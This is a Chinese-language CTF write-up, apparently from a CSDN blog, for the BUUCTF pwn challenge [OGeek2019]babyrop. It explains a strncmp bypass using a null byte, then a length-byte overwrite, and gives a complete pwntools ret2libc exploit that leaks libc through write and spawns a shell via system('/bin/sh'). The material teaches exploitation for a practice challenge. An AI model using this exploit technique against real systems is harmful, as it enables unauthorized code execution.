
【Writeup】BUUCTF_Pwn_[OGeek2019]babyrop

原创

BAKUMANSEC 于 2019-09-03 13:01:10 发布 2331 收藏 1

分类专栏： BUUCTF - Writeups 文章标签： Writeup Pwn ROP

本文链接：https://blog.csdn.net/m0_38100569/article/details/100515973



0x01 解题思路

- 文件基本信息

```
wby@wby-virtual-machine:~/Desktop/CTF/BUUCTF/Pwn/[OGeek2019]babyrop$ file pwn
pwn: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linke
d, interpreter /lib/ld-, for GNU/Linux 2.6.32, BuildID[sha1]=6503b3ef34c8d55c8d3
e861fb4de2110d0f9f8e2, stripped
wby@wby-virtual-machine:~/Desktop/CTF/BUUCTF/Pwn/[OGeek2019]babyrop$ checksec pw
n
[*] '/home/wby/Desktop/CTF/BUUCTF/Pwn/[OGeek2019]babyrop/pwn'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```


- IDA查看

```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h]
  char v2; // [esp+Bh] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```



```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s; // [esp+Ch] [ebp-4Ch]
  char buf[7]; // [esp+2Ch] [ebp-2Ch]
  unsigned __int8 v5; // [esp+33h] [ebp-25h]
  ssize_t v6; // [esp+4Ch] [ebp-Ch]
```

```
  memset(&s, 0, 0x20u);
  memset(buf, 0, 0x20u);
  sprintf(&s, "%ld", a1);
  v6 = read(0, buf, 0x20u);
  buf[v6 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, &s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return v5;
}
```


读取一个随机数，然后与用户输入作比较，需要绕过。**strlen**遇到\x00会停止，因此只要开头为\x00，最终比较的长度v1就是0，从而绕过strncmp。

```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf; // [esp+11h] [ebp-E7h]

  if ( a1 == 127 )
    result = read(0, &buf, 0xC8u);
  else
    result = read(0, &buf, a1);
  return result;
}
```


这里read的第三个读取长度参数实际上是前一个函数的返回值，可以通过上一次输入覆盖为\xff，然后就可以利用栈溢出进行常规ROP了。

0x02 EXP

```python
#!/usr/bin/python
#coding:utf-8

from pwn import *

#context.log_level = 'debug'

io = process('./pwn',env={"LD_PRELOAD":"./libc-2.23.so"})
#io = remote('node1.buuoj.cn', 28034)
elf = ELF('./pwn')
libc = ELF('./libc-2.23.so')

def debug():
 global io
 addr = raw_input("[+]debug:")
 gdb.attach(io, "b *"+addr)

'''
puts_plt_addr = elf.plt['puts']
puts_got_addr = elf.got['puts']
'''
write_plt_addr = elf.plt['write']
write_got_addr = elf.got['write']
main_addr = 0x08048825
bin_sh_offset = 0x15902b # by libc-database
```

```
payload = "\x00"
payload += "\xff"*7

io.sendline(payload)
io.recvuntil("Correct\n")

offset = 0xE7
payload = 'A'*(offset+4)
payload += p32(write_plt_addr)
payload += p32(main_addr)
payload += p32(1)
payload += p32(write_got_addr)
payload += p32(4)

io.sendline(payload)

data = io.recv(4)
write_addr = u32(data)
print "[+]write_addr:",hex(write_addr)
libc_base_addr = write_addr - libc.symbols['write']
print "[+]libc_base_addr:",hex(libc_base_addr)
system_addr = libc_base_addr + libc.symbols['system']
print "[+]system_addr:",hex(system_addr)
bin_sh_addr = libc_base_addr + bin_sh_offset
print "[+]bin_sh_addr:",hex(bin_sh_addr)

payload = "\x00"
payload += "\xff"*7

io.sendline(payload)
io.recvuntil("Correct\n")

payload = 'A'*(offset+4)
payload += p32(system_addr)
payload += 'AAAA'
payload += p32(bin_sh_addr)

#debug()
#pause()
io.sendline(payload)
io.interactive()
```